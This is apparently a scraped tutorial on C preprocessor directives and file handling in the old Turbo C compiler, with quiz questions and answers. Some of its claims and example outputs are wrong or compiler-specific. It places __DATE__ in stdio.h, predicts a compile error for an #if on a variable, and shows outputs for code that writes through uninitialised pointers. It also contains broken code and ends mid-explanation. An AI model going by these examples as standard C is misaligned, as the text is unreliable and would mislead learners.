#include<stdio.h>

#include"one.c"

int main(){

    printf("a=%d  b=%d",a,b);

    return 0;

}

Output: Compilation error, unable to open one.c

If we will write absolute path of the file then it will search only at that location not in current working directory or include directory.

For example:

(a)

Step1: Write following c program and save it as myfile.c at the location: c:\tc\bin\raja

int x;

int max(int a,int b){

    return a>b?a:b;

}

Step2: Compile myfile.c

Step3: Write the following c code:

#include"c:\tc\include\stdio.h"

#include"c:\tc\bin\raja\myfile.c"

int main(){

x=max(20,40);

    printf("%d",x);

    return 0;

}

Output: 40

Step4: Save above c code any where you want then compile and execute the above code.

(b)

#include"c:\tc\bin\stdio.h"

int main(){

    printf("Hello world");

    return 0;

}

Output: Compilation error, unable to open the file stdio.h and conio.h

**Note:** In turbo c 3.0 compiler it is not necessary to include stdio.h and conio.h if you have saved the file with .c extension.

# define directive in c

**# define directive by examples and questions with explanation in c**

This directive is also called as Macro substitution directive. Syntax:

#define <Macro\_constant> [(<Para1>, <Para2>,...)] <Token\_string>

Note: [] indicates optional term.

Task of macro substitution directive is to replace the identifier with corresponding Token\_string. For example:

#include<stdio.h>

#define pie 3.14

int main() {

float r=3,area;

area = 3 \* r \* pie;

printf("%f",area);

return 0;

}

In the above c code we have defined a macro constant pie. Before the starting of actual compilation an intermediate is formed which is:

#include<stdio.h>

int main() {

float r=3,area;

area = 3 \*r \* 3.14;

printf("%f",area);

return 0;

}

We can see, only in place of macro constant pie corresponding token string i.e. 3.14 has pasted.

If define statement is very long and we want to write in next line then end first line by \. For example:

#include<stdio.h>

#define word c is powerful \

language.

int main(){

    printf("%s",word);

    return 0;

}

Output: c is powerful language

Pragma directive in c

Pragma is implementation specific directive i.e each pragma directive has different implementation rule and use . There are many type of pragma directive and varies from one compiler to another compiler .If compiler does not recognize particular pragma the it simply ignore that pragma statement without showing any error or warning message and execute the whole program assuming this pragma statement is not present. For example  suppose there is any pragma directive is #pragma world .

#include<stdio.h>

#pragma world

int main(){

    printf("C is powerful language ");

    return 0;

}

Output : C is powerful language

Explanation:

Since #pragma world is unknown for Turbo c 3.0 compiler so it will ignore this directive without showing any error or warning message and execute the whole program assuming #pragma world statement is not present.

**List of pragma directives in turbo c 3.0:**

1. #pragma startup

2. #pragma exit

3. #pragma warn

4. #pragma option

5. #pragma inline

6. #pragma argsused

7. #pragma hdrfile

8. #pragma hdrstop

9. #pragma saveregs

What is #pragma startup and #pragma exit in c programming language?

Syntax:

**#pragma** startup [priority]

**#pragma** exit [priority]

Where priority is optional integral number.

For user priority varies from 64 to 255

For c libraries priority varies from 0 to 63

Default priority is 100.

pragma startup always execute the function before the main function pragma exit always execute the function after the main function.Function declaration of must be before startup and exit pragma directives and function must not take any argument and return void. If more than one startup directive then priority decides which will execute first.

**startup:**

Lower value: higher priority i.e. functions will execute first. If more than one exit directive then priority decides which will execute first.

**exit:**

Higher value: higher priority i.e. functions will execute first. For example

void india();

void usa() ;

#pragma startup india 105

#pragma startup usa

#pragma exit usa

#pragma exit india 105

void main(){

printf("\nI am in main");

getch();

}

void india(){

printf("\nI am in india");

getch();

}

void usa(){

printf("\nI am in usa");

getch();

}

Output:

I am in usa

I am in India

I am in main

I am in India

I am in usa

Explanation:

Above program there are two startup directives which will execute before the main function.

Function name India has priority 105

Function name usa has priority 100 (default)

So usa function will execute first than India function and above program there are two exit directive which will execute after the main function.

Function name India has priority 105

Function name usa has priority 100 (default)

So india function will execute first than usa function.

#pragma inline directive in c

**#pragma inline directive in c**  
  
#pragma inline only tells the compiler that source code of program contain inline assembly language code .In in C we can write assembly language program with help of asm keyword.

#pragma warn directive in c

In c there are many warning messages which can be on or off with help of #pragma warn.

Syntax :

**#pragma** warn +xxx

**#pragma** warn –xxx

**#pragma** warn .xxx

Where

+ means on

- means off

. means on/off (toggle)

xxx is indicate particular warning code in thee alphabet. Example :

rvl is warning code which means function should return a value.

#include<stdio.h>

#pragma warn –rvl

int main(){

    printf("It will not show any warning message");

    return 0;

}

**Output:** It will not show any warning message

When you will execute the above program then compiler will not show the warning message **function should return a value**because rvl warning is off.

List of warning code :

|  |  |  |
| --- | --- | --- |
| S.N. | Warning message | Code |
| **ANSI Violations** | | |
| 1 | Assigning 'type' to 'enumeration' | eas |
| 2 | Bit fields must be signed or unsigned int | bbf |
| 3 | Both return and return with a value used | ret |
| 4 | Declare type 'type' prior to use in prototype | dpu |
| 5 | Division by zero | zdi |
| 6 | Hexadecimal value contains more than 3 digits | big |
| 7 | Initializing 'enumeration' with 'type' | bei |
| 8 | 'identifier' is declared as both external and static | ext |
| 9 | Ill-formed pragma | ill |
| 10 | Initialization is only partially bracketed | pin |
| 11 | Redefinition of 'macro' is not identical | dup |
| 12 | Suspicious pointer conversion | sus |
| 13 | Undefined structure 'structure' | stu |
| 14 | Void functions may not return a value | voi |
| **Frequent Errors** | | |
| 1 | Code has no effect | eff |
| 2 | Function should return a value | rvl |
| 3 | Parameter 'parameter' is never used | par |
| 4 | Possible use of 'identifier' before definition | def |
| 5 | Possibly incorrect assignment | pia |
| 6 | Unreachable code | rch |
| **Less Frequent Errors** | | |
| 1 | Ambiguous operators need parentheses | amb |
| 2 | Array variable 'identifier' is near | ias |
| 3 | Call to function with no prototype | pro |
| 4 | Call to function 'function' with no prototype | pro |
| 5 | Condition is always false | wccc |
| 6 | Condition is always true | wccc |
| 7 | 'identifier' declared but never used | use |
| 8 | 'identifier' is assigned a value that is never used | aus |
| 9 | No declaration for function 'function' | nod |
| 10 | Structure passed by value | stv |
| 11 | Superfluous & with function | amp |
| **Portability Warnings** | | |
| 1 | Constant is long | cln |
| 2 | Constant out of range in comparison | rng |
| 3 | Conversion may lose significant digits | sig |
| 4 | Non portable pointer comparison | cpt |
| 5 | Non portable pointer conversion | rpt |
| 6 | Mixing pointers to signed and unsigned char | ucp |

Preprocessor operators in c

There are two operators in c preprocessor:

**1. # :** This operator is called **stringizing operator** which convert any argument in the macro function in the string. So we can say pound sign # is string maker. Example

#include<stdio.h>

#define string(s) #s

int main(){

    char str[15]= string(World is our );

    printf("%s",str);

    return 0;

}

Output: World is our

Explanation : Its intermediate file will look like:

int main(){

    char str[15]=”World is our”;

    printf("%s",str);

    return 0;

}

Argument of string macro function ‘World is our’ is converted into string by the operator # .Now the string constant “World is our” is replaced the macro call function in line number 4.

2. ## : This operator is called token pasting operator. When we use a macro function with various argument then we can merge the argument with the help of ## operator. Example

#include<stdio.h>

#define merge(p,q,r) p##q##r

int main(){

    int merge(a,b,c)=45;

    printf("%d",abc);

    return 0;

}

Output : 45

Explanation :

Arguments a,b,c in merge macro call function is merged in abc by ## operator .So in the intermediate file declaration statement is converted as :

int abc = 45;

#if directive in c

There are total six conditional compilation directives. There are:

(a)#if

(b)#elif

(c)#else

(d)#endif

(e)ifdef

(f)ifndef

#if directive :

    It is conditional compilation directive. That is if condition is true then it will compile the c programming code otherwise it will not compile the c code.

Syntax 1:

#if <Constant\_expression>

    -------------

    -------------

#endif

If constant expression will return 0 then condition will ture if it will return any non zero number condition will true.

Example:

#include<stdio.h>

#if 0

int main(){

    printf("HELLO WORLD");

return 0;

}

#endif

Output: Run time error, undefined symbol \_main

Explanation: Due to zero as a constant expression in #if condition will false. So c code inside the #if condition will not execute. As we know without any main function we cannot execute any code.

We can also write #else in the #if directive. #else directive will only execute if condition is false.

**Syntax 2:**

#if <Constant\_expression>

    -----------------

    -----------------

#else

    -----------------

    -----------------

#endif

Example:

#include<stdio.h>

#if(10)

int main(){

    printf("errorandexception.blogspot.com");

return 0;

}

#else

int main(){

    We can write any thing

    5= a int;

    if(for(while(1);;));

    ++5;

    10=24;

return 0;

}

#endif

Output: errorandexception.blogspot.com

Explanation: 10 is non zero integer constant. So #if condition is true.

Example:

#include<stdio.h>

#if -2

int main(){

    printf("HELLO WORLD");

return 0;

}

#else

int main(){

    printf("errorandexception.blogspot.com");

return 0;

}

#endif

Output: HELLO WORLD

Explanation: -2 is non zero number so #if condition is true.

Note: Consonant expression in #if condition should not include any c programming variable since all preprocessor directives execute just before the actual c code.

For example:

#include<stdio.h>

int main(){

int var = 5;

    #if var

        printf("errorandexception.blogspot.com");

    #else

         printf("cquestionbank.blogspot.com");

    #endif

return 0;

}

Output: cquestionbank.blogspot.com

Explanation: Directive #if will not think expression constant var as integer variable and also it will not throw an error. Then what is var for directive #if?

Directive #if will treat var as underfed macro constant. In c any underfed macro constant return zero so #else directive will execute. So proper way of above c code is:

#include<stdio.h>

#define var 10

int main(){

    #if var

        printf("errorandexception.blogspot.com");

    #else

         printf("cquestionbank.blogspot.com");

    #endif

return 0;

}

Output: errorandexception.blogspot.com

Explanation: Macro constant var will be replaced 10. Since 10 is non-zero number so #if part will execute.

Note: Constant expression in #if directive cannot be string constant. It can be character constant which returns its ASCII value to directive.

#line directive in c

It tells the compiler that next line of source code is at the line number which has been specified by constant in #line directive i.e it transfer the program control to the line number which has been specified by #line directive.

Example:

#include<stdio.h>

#line 15

int main(){

    int a=10;

    a++;


    a++;

    #line 5

    printf("%d",a);

}

If we will see its intermediate file then before the actual compilation the source code is expanded as :

[](http://4.bp.blogspot.com/_uIwyaTjqYYw/TTIJp_cWQgI/AAAAAAAABQ8/F2Wolxg0hiM/s1600/line.bmp)

In the very long c program for debugging purpose if we want to check the program after the line 300 by **F7**key then we will write #line 20

# error directive in c

**Syntax :** #error

If compiler compiles this line then it shows a compiler fatal error i.e it only issue an error message and this error message includes . i.e it only issue an error message and this error message includes .

Example :

#include<stdio.h>

#ifndef \_\_MATH\_H

#error First include then compile

#else

int main(){

    float a,b=25;

    a=sqrt(b);

    printf("%f",a);

    return 0;

}

#endif

Output: compiler error --> Error directive :First include then compile

# elif in c

Processor directive #elif is part of #if directive. It will execute only if it’s just previous constant expression of #if or #elif is zero.

**Syntax:**

#if <Constant\_expression>

    ------------------

    ------------------

#elif <Constant\_expression>

    ------------------

    ------------------

………………………….

………………………..

#elif <Constant\_expression>

    ------------------

    ------------------

#else

    ------------------

    ------------------

#endif

Example 1:

#include<stdio.h>

int main(){

    int num=11;

    #if(num>0)

         ++num;

    #elif(num==0)

         --num;

    #else

         num=0;

    #endif

    printf("%d",num);

return 0;

}

Output: Compilation error

Explanation: we cannot use logical operator > with undefined macro constant num.

Note: Preprocessor directive #if will treat num as macro constant not as integer variable since it execute just before the actual c code.

Example 2:

#include<stdio.h>

int main(){

    #if(!5>=5)

         int a=5;

    #elif -1

         int a=10;

    #else

         int a=15;

    #endif

    printf("%d",a);

return 0;

}

Output: 10

Explanation: Consider on the expression:  !5 >= 5

= 0 >= 5

= 0

So #if is false. Now it will execute first #ielif directive. Since -1 is non-zero number. So condition is true so #else directive will not execute.

Its intermediate file will look like:

int main(){

    int a=10;

    printf("%d",a);

return 0;

}

#ifdef and #endif in c

Directive #ifdef is very similar to #if except its conditional statement which is identifier instead of a constant expression. Identifier may a macro constant or global identifier. It only checks identifier has been defied or not. It doesn’t care what the value of identifier is. If identifier has been defined then it executes #ifdef body otherwise it executes the body of #else directive.

Note: Global identifiers are predefined macro constats.

Syntax:

#ifdef <Identifer>

    -------------

    -------------

#else

    -------------

    -------------

#endif

Example 1:

#include<stdio.h>

#define ABC 25

#define PQR "Exact Help"

int main(){

    int num = 3;

    #ifdef ABC

         printf("%d",ABC \* ABC);

    #else

         printf("%s",PQR);

    #endif

return 0;

}

Output: 625

Explanatiopn: Since macro constant ABC has defined so #ifdef condition is true.

#include<stdio.h>

int main(){

#ifdef \_\_DATE\_\_

         printf("%s",\_\_DATE\_\_);

    #else

         printf("First define the \_\_DATE\_\_");

    #endif

return 0;

}

Output: It will print current system date.

Explanation: \_\_DATE\_\_ is global identifier. It has already defined in the header file stdio.h and it keeps the current system date.

#ifndef in c example

Directive #ifndef is just opposite to the directive #ifdef . In this case if identifier has not defined then #ifndef is true and if identifier has defined then #ifndef condition will false.

**Syntax :**

#ifndef <Identifier>

    --------------

    --------------

#else

    --------------

    --------------

#endif

Example 1:

#include<stdio.h>

#define int ‘A’

int main(){

    char num = int;

    #ifndef int

         printf("Please define int");

    #else

         printf("%d",int);

    #endif

return 0;

}

Output: 65

Explanation: Macro constant int has been defined so #else directive will execute. Its intermediate file will look like:

int main(){

    char num = ‘A’;

    printf("%d",’A’);

return 0;

}

ASCII value of ‘A’ is 65.

Example 2:

#include<stdio.h>

int main(){

#ifndef \_\_TIME\_\_

         Wow! We can write any thing. Exact help.

         < \* 9 j x %% && ## ++ (( ))

    #else

         printf("%s",\_\_TIME\_\_);

    #endif

return 0;

}

Output: It will print current system time.

Explanation:  \_\_TIME\_\_ is global identifier. It has been defined in the header file stdio.h. Compiler doesn’t compile the c codes which are inside the any conditional preprocessor directive if its condition is false. So we can write anything inside it.

Its intermediate file will look like:

int main(){

    printf("%s",\_\_TIME\_\_);

return 0;

}

#undef in c

**Explanation of #undef directives in c programming language by examples, questions and answers**

Directive #undef is used to undefine any macro constants except global identifiers. It is useful when we want to redefined any macro constants. For example:

#include<stdio.h>

#define ABC 25

#ifdef ABC

#undef ABC

#define ABC 50

#else

#define ABC 100

#endif

int main(){

        printf("%d",ABC);

return 0;

}

Output: 50

Explanation: Since macro constant ABC has already defined. So #ifdef condition is true. Directive #undef will undefined the macro constant ABC but #define will again define.

What is header file in c?

Include directory is special directory which content all the header files of c language. Extension of header files in c language is h. All header files only keep declaration of functions, declaration of data type and micro constants. Body of function i.e. function definition is not written in the header files. Hence no one can get source code of function like printf, clrscr etc. All the function declaration in header file is extern. Since visibility of extern data type is whole the program. Hence other file can also access such function. Body of function of header file is supplied at the time of linking.

Question of c preprocessor with detailed solution

**C programming preprocessor questions and explanations**

(1) What will be output of following code?

#include<stdio.h>

#define max 10

int main(){

    int i;

    i=++max;

    printf("%d",i);

    return 0;

}

(2) What will be output of following code?

#include<stdio.h>

#define max 10+2

int main(){

    int i;

    i=max\*max;

    printf("%d",i);

    return 0;

}

(3) What will be output of following code?

#include<stdio.h>

#define A 4-2

#define B 3-1

int main(){

     int ratio=A/B;

     printf("%d ",ratio);

     return 0;

}

(4) What will be output of following code?

#include<stdio.h>

#define MAN(x,y) (x)>(y)?(x):(y)

int main(){

       int i=10,j=9,k=0;

       k=MAN(i++,++j);

       printf("%d %d %d",i,j,k);

       return 0;

}

(5) What will be output of following code?

#include<stdio.h>

#define START main() {

#define PRINT printf("\*\*\*\*\*\*\*");

#define END }

START

PRINT

END

(6) What will be output of following code?

#define CUBE(x) (x\*x\*x)

#define M 5

#define N M+1

#define PRINT printf("RITESH");

int main(){

      int volume =CUBE(3+2);

      printf("%d %d ",volume,N);

      PRINT

      return 0;

}

**Solution section**

(1)  
output: compiler error.  
Explanation:

Here *max* is preprocessor macro symbol which process first before the actual compilation. First preprocessor replace the symbol to its value in entire the program before the compilation. So in this program max will be replaced by 10 before compilation. Thus program will be converted like this:

int main(){

     int i;

     i=++10;

     printf("%d",i);

     return 0;

}

[To know how we can see intermediate file click here](http://cpreprocessor.blogspot.com/)

In this program we are trying to increment a constant symbol.

Meaning of ++10 is:   
10=10+1  
or 10=11

Which is error because we cannot assign constant value to another constant value .Hence compiler will give error.  
  
(2)

Output: 32

Explanation:

Here max is preprocessor macro symbol which process first before the actual compilation start. Preprocessor replace the symbol to its value in entire the program before the compilation. So in this program max will be replaced by 10+2 before compilation. Thus program will be converted as:

int main(){

    int i;

    i=10+2\*10+2;

    printf("%d",i);

    return 0;

}

now i=10+2\*10+2  
i=10+20+2  
i=32  
  
(3)

Output: 3  
Explanation:  
  
A and B are preprocessor macro symbol which process first before the actual compilation start. Preprocessor replace the symbol to its value in entire the program before the compilation. So in this program A and B will be replaced by 4-2 and 3-1 respectively before compilation. Thus program will be converted as:   
  
int main(){

    int ratio=4-2/3-1;

    printf("%d ",ratio);

    return 0;

}

Here ratio=4-2/3-1  
ratio=4-0-1  
ratio=3  
  
(4)

Output: 11 11 11  
  
Explanation:

Preprocessor’s macro which process first before the actual compilation. Thus program will be converted as:   
  
int main(){

    int i=10,j=9,k=0;

    k=(i++)>(++j)?(i++):(++j);

    printf("%d %d %d",i,j,k);

    return 0;

}

now k=(i++)>(++j)?(i++):(++j);  
first it will check the condition  
(i++)>(++j)

i++ i.e. when postfix is used with variable in expression then expression is evaluated first with original value then variable is incremented

Or 10>10

This condition is false.  
Now i = 10+1 = 11  
There is rule, only false part will execute after? i.e. ++j, i++ will be not execute.  
So after ++j  
j=10+1=11;

And k will assign value of j .so k=11;   
  
(5)

Output: \*\*\*\*\*\*\*  
Explanation:

This program will be converted as:

main(){

    printf("\*\*\*\*\*\*\*");

}

(6)

Output: 17 6  
Explanation: This program will be converted as:   
  
int main(){

    int volume =(3+2\*3+2\*3+2);

    printf("%d %d ",volume,5+1);

    PRINT

    return 0;

}

If you have any quires or suggestions in above **question of c preprocessor with  detailed solution,** you can ask here.

FILE HANDLING TUTORIAL IN C

[What is file?](http://cquestionbank.blogspot.com/2009/09/what-is-file.html)

[What is stream?](http://cquestionbank.blogspot.com/2009/01/what-is-stream-in-c-programming.html)

[What is FILE pointer?](http://cquestionbank.blogspot.com/2009/01/what-is-file-pointer-in-c-programming.html)

[What is buffer?](http://cquestionbank.blogspot.com/2009/01/what-is-buffer-in-c-programming.html)

[How can we know size and drive where file has stored of any given file?](http://cquestionbank.blogspot.com/2009/09/write-c-program-to-find-size-of-file.html)

[Find out the last date of modification of any given file?](http://cquestionbank.blogspot.com/2009/09/write-c-program-to-find-out-last-date.html)

[How can we know read/write permission any given file?](http://cquestionbank.blogspot.com/2009/01/write-c-program-to-know-readwrite.html)

[How can we know, given file is regular file, character special or it is  directory?](http://cquestionbank.blogspot.com/2009/01/write-c-program-to-know-given-file-is.html)

[What is difference between file opening mode r+ and w+?](http://cquestionbank.blogspot.com/2009/09/what-is-difference-between-file-opening.html)  
  
  
[Good questions on File handling](http://cquestionbank.blogspot.com/2009/01/file-handling-questions-in-c_11.html)

WHAT IS FILE?

File is named location of stream of bits. It may be stored at singe place or different places but it represents a single stream.

What is stream in c programming language?

Stream is not a hardware it is linear queue which connect file to program and passes block of data in both direction .So it is independent of devices which we are using. We can also define stream as source of data. This source can be

(a) A file

(b) Hard disk or CD, DVD etc.

(c) I/O devices etc.

In c programming language there are two type of stream.

(a) Text streams

(b) Binary streams

What is FILE pointer in c programming language?

FILE pointer is struct data type which has been defined in standard library stdio.h. This data type points to a stream or a null value. It has been defined in stdio.h as

typedef struct{

    short          level;

    unsigned       flags;

    char           fd;

    unsigned char  hold;

    short          bsize;

    unsigned char  \*buffer, \*curp;

    unsigned       istemp;

    short          token;

} FILE;

What is buffer in c programming language?

Buffer is a technique which reduces number of I/O call.

WRITE A C PROGRAM TO FIND SIZE OF A FILE

**C program to get total file  size**  
  
#include <time.h>

#include <sys\stat.h>

#include <stdio.h>

void main()

{

    struct stat status;

    FILE \*fp;

    fp=fopen("test.txt","r");

    fstat(fileno(fp),&status);

    clrscr();

    printf("Size of file : %d",status.st\_size);

    printf("Drive name   : %c",65+status.st\_dev);

    getch();

}

Explanation:

Function int fstat (char \*, struct stat \*) store the information of open file in form of structure struct stat Structure struct stat has been defined in sys\stat.h as

struct stat {

    short  st\_dev,   st\_ino;

    short  st\_mode,  st\_nlink;

    int    st\_uid,   st\_gid;

    short  st\_rdev;

    long   st\_size,  st\_atime;

    long   st\_mtime, st\_ctime;

};

Here

(a)**st\_dev**: It describe file has stored in which drive of your computer  ,it returns a number.

(b)**st\_mode**:  It describes various modes of file like file is read only, write only, folder, character file etc.

(c)**st\_size**: It tells the size of file in byte.

(d)**st\_ctime**:It tells last data of modification of the file in date format.

Note: 65 is ASCII value of A .So after adding status.st\_dev with 65 it will **return** appropriate drvie name as in your computer.

Write a c program to find out the last date of modification.

#include <time.h>

#include <sys\stat.h>

#include <stdio.h>

void main(){

    struct stat status;

    FILE \*fp;

    fp=fopen("test.txt","r");

    fstat(fileno(fp),&status);

    clrscr();

    printf("Last date of modification : %s",ctime(&status.st\_ctime));

    getch();

}

Explanation:

Function int fstat(char \*, struct stat \*) store the  information of open file in form of  structure struct stat Structure struct stat has been defined in sys\stat.h as

struct stat {

    short  st\_dev,   st\_ino;

    short  st\_mode,  st\_nlink;

    int    st\_uid,   st\_gid;

    short  st\_rdev;

    long   st\_size,  st\_atime;

    long   st\_mtime, st\_ctime;

};

Here

(e)**st\_dev**: It describe file has stored in which drive of your computer.

(f)**st\_mode**:  It describes various modes of file like file is read only, write only, folder, character file etc.

(g)**st\_size**: It tells the size of file in byte.

(h)**st\_ctime**:It tells last data of modification of the file in date format.

Function ctime convert date type in string format

Write a c program to know given file is regular file, character special or it is directory?

#include "time.h"

#include "sys\stat.h"

#include "stdio.h"

void main(){

    struct stat status;

    FILE \*fp;

    stat("c:\\tc\\bin",&status);

    clrscr();

    if (status.st\_mode & S\_IFDIR)

         printf("It is directory.\n");

    if (status.st\_mode & S\_IFCHR)

         printf("It is chracter file.");

    if (status.st\_mode & S\_IFREG)

         printf("It is reggular file.");

    getch();

}

Output: It is directory.

Explanation:

Function int stat (char \*, struct stat \*) store the information of open file in form of structure structstat Structure struct stat has been defined in sys\stat.h as

struct stat {

    short  st\_dev,   st\_ino;

    short  st\_mode,  st\_nlink;

    int    st\_uid,   st\_gid;

    short  st\_rdev;

    long   st\_size,  st\_atime;

    long   st\_mtime, st\_ctime;

};

Here

(m)**st\_dev:** It describe file has stored in which drive of your computer.

(n)**st\_mode**:  It describes various modes of file like file is read only, write only, folder, character file etc.

(o)**st\_size**: It tells the size of file in byte.

(p)**St\_ctime**:It tells last data of modification of

   the file.

There are some macro has been defined in sys\stat.h

**Name         Meaning**

 S\_IFMT        File type mask

 S\_IFDIR       Directory

 S\_IFIFO      FIFO special

 S\_IFCHR      Character special

 S\_IFBLK      Block special

 S\_IFREG      Regular file

 S\_IREAD      Owner can read

 S\_IWRITE     Owner can write

 S\_IEXEC      Owner can execute

So masking or bitwise and operation between status.st\_mode and S\_IFDIR return true if it is directory and so on

What is difference between file opening mode r+ and w+ in c?

Both r+ and w+ we can read ,write on file but r+ does not truncate  (delete) the content of file  as well it doesn’t create a new file if such file doesn’t exits while in w+ truncate the content of file as well as create a new file if such file doesn’t exists.

File handling questions in c programming with solution.

(1)What will happen if you execute following program?

#include<stdio.h>

int main(){

    unsigned char c;

    FILE \*fp;

    fp=fopen("test.text","r");

    while((c=fgetc(fp))!=EOF)

         printf("%c",c);

    fclose(fp);

    return 0;

}

//test.txt

I am reading file handling in cquestionbank.blogspot.com

Output:

It will print the content of file text.txt but it will enter in infinite loop because macro EOF means -1 and at the end of file function fgetc will also return -1 but c can store only unsigned char. It will store any positive number according to rule of cyclic nature of data type. Hence condition will be always true.

(2)What will happen if you execute following program?

#include<stdio.h>

int main(){

    char \*str;

    FILE \*fp;

    fp=fopen("c:\tc\bin\test.txt","r");

    while(fgets(str,15,fp)!=NULL)

    printf("%s",str);

    fclose(fp);

    return 0;

}

//test.txt

I am reading file handling in cquestionbank.blogspot.com

Output: It will print NULL.

Explanation: As we know \ has special meaning in c programming. To store \ in a string data type there requirements of two forward slash i.e. \\. In this case fopen function will return NULL value due to wrong URL.

Right way to write that URL is: c:\\tc\\bin\\test.txt

(3)What will be output of following program?

#include<stdio.h>

int main(){

    FILE \*fp;

    char \*str;

    fp=fopen("c:\\tc\\bin\\world.txt","r");

    while(fgets(str,5,fp)!=NULL)

    puts(str);

    fclose(fp);

    return 0;

}

//world .txt

Who are you?

Output: Who a

Explanation:  It will print only first five character of including blank space of file world.txt

(4)What will happen if you execute following program?

#include<stdio.h>

int main(){

    FILE \*fp1,\*fp2;

    fp1=fopen("day.text","r");

    fp2=fopen("night.txt","r");

    fclose(fp1,fp2);

    return 0;

}

Output: Compiler error

Explanation: We cannot close more than one file using fclose function.

(5)What will be output of following program?

#include<stdio.h>

int main(){

    fprintf(stdout,"cquestionbank");

    return 0;

}

Output: cqestionbank

Explanation: stdout means standard output.

(6)What will be output of following program?

#include<stdio.h>{

    char \*str="i know c .";

    while(\*str)

    {

         putc(\*str,stdout);

         fputchar(\*str);

         printf("%c",\*str);

         str++;

    }

    return 0;

}

Output: iii   kkknnnooowww   ccc   ...

Explanation:  We are using three functions to print or write in stream.

1.  putc is function  it can print one character on any stream. Since here stream is stdout so it will print on standard output screen.

2.  fputchar function can print one character on standard output screen.

3.  printf function can print one character on standard output screen.

(7)What will happen if you execute following program?

#include<stdio.h>

int main(){

    char c;

    FILE \*fp;

    fp=fopen("d:\\rootro~1\\raja.txt","r");

    while((c=fgetc(fp))!=EOF)

         printf("%c",c);

    fclose(fp);

    return 0;

}

Output: It will print contain of file D:/root root/raja.txt

Explanation:  If name folder or file is more than eight characters then in URL write on first six character and add ~1 at the end of name of folder or file.

For example:

  mypicture:   mypict~1

  filehandling: fileha~1

If file or folder name contain in any blank space then remove that blank space

For example:

my photo: myphoto

program files: program~1

If two file became same then use ~2 and so on.

(8)What will be output of following program?

#include<stdio.h>

int main(){

    char c;

    FILE \*fp;

    fp=fopen("d:\\rootro~1\\raja.txt","r");

    while((c=fgetc(fp))!=EOF){

         printf("\n%c",c);

         printf("--%d",fp->level);

    }

    fclose(fp);

    return 0;

}

//raja.txt

I love world

Output:

I--11

 --10

l--9

o--8

v--7

e--6

 --5

w--4

o--3

r--2

l--1

d—0

Explanation:

FILE pointer is struct data type which has been defined in standard library stdio.h. It has been defined in stdio.h as

typedef struct{

    short          level;

    unsigned       flags;

    char           fd;

    unsigned char  hold;

    short          bsize;

    unsigned char  \*buffer, \*curp;

    unsigned       istemp;

    short          token;

} FILE;

Here level indicates how many more character have to read at particular instant.

File raja.text has total 12 character including blank space have to read at initial moment as it read raja.txt number of character also  decrease  gradually which have to read.

(9)What will be output of following program?

#include<stdio.h>

int main(){

    char c;

    FILE \*fp;

    fp=fopen("test.txt","r");

    printf("\n %x",fp->flags);

    fp=fopen("test.txt","rb+");

    printf("\n %x",fp->flags);

    fclose(fp);

    return 0;

}

Output: 5 47

Explanation:

In stdio.h there are flag status macros which are:

**NAME   Meaning            Value (In hexadecimal)**

\_F\_RDWR Read and write            0X0003

\_F\_READ Read-only file            0X0001

\_F\_WRIT Write-only file           0X0002

\_F\_BUF  Malloc'ed buffer data     0X0004

\_F\_LBUF Line-buffered file        0X0008

\_F\_ERR  Error indicator           0X0010

\_F\_EOF  EOF indicator             0X0020

\_F\_BIN  Binary file indicator     0X0040

\_F\_IN   Data is incoming          0X0080

\_F\_OUT  Data is outgoing          0X00100

\_F\_TERM File is a terminal        0X00200

In statement fp=fopen ("test.txt","r");

Mode of open file is read only.

So fp->flags=read only + buffer data=\_F\_READ+\_F\_BUF=1+4=5

fp=fopen("test.txt","rb+");

Mode of open file is read and writes in binary data format.

So fp->flags=read and write+ buffer data+ Binary file

=\_F\_RDWR+\_F\_BUF+\_F\_BIN=3+4+40=47

Note:

FILE pointer is struct data type which has been defined in standard library stdio.h. This data type points to a stream or a null value. It has been defined in stdio.h as

typedef struct{

    short          level;

    unsigned       flags;

    char           fd;

    unsigned char  hold;

    short          bsize;

    unsigned char  \*buffer, \*curp;

    unsigned       istemp;

    short          token;

} FILE

;

Here flags tell current status of file.

(10)What will be output of following program?

#include<stdio.h>

int main(){

    char \*str;

    FILE \*fp;

    fp=fopen("test.txt","r");

    fgets(str,12,fp);

    printf("%s",str);

    fclose(fp);

    return 0;

}

//test.txt

 Save water every day.

Output: Save water

Explanation: It will print only first 12 character including blank space from file test.txt

(11)What will be output of following program?

#include<stdio.h>

int main(){

    fprintf(&\_streams[1],"www.cquestionbank.blogspot.com");

   return 0;

}

Output: www.cquestionbank.blogspot.com

Explanation:

Array &\_streams[1] is equivalent to stdout   which has been defined in stdio.h

So fprintf(stdout,"www.cquestionbank.blogspot.com"); will print the string at standard output.

Another streams array which has been defined in stdio.h  as

#define stdin     &\_streams[0]

#define stdout    &\_streams[1]

#define stderr     &\_streams[2]

#define stdaux    &\_streams[3]

#define stdprn     &\_streams[4]

(12)What will be output of following program?

#include<stdio.h>

int main(){

    printf("%d",EOF);

    return 0;

}

Output: -1

Explanation: EOF is macro which has been defined in stdio.h and it is equivalent to -1

(13)What will be output of following program?

//test.c

#include<stdio.h>

int main(){

    ++EOF;

    printf("%d",EOF);

    return 0;

}


Output:  Compiler error

Explanation:

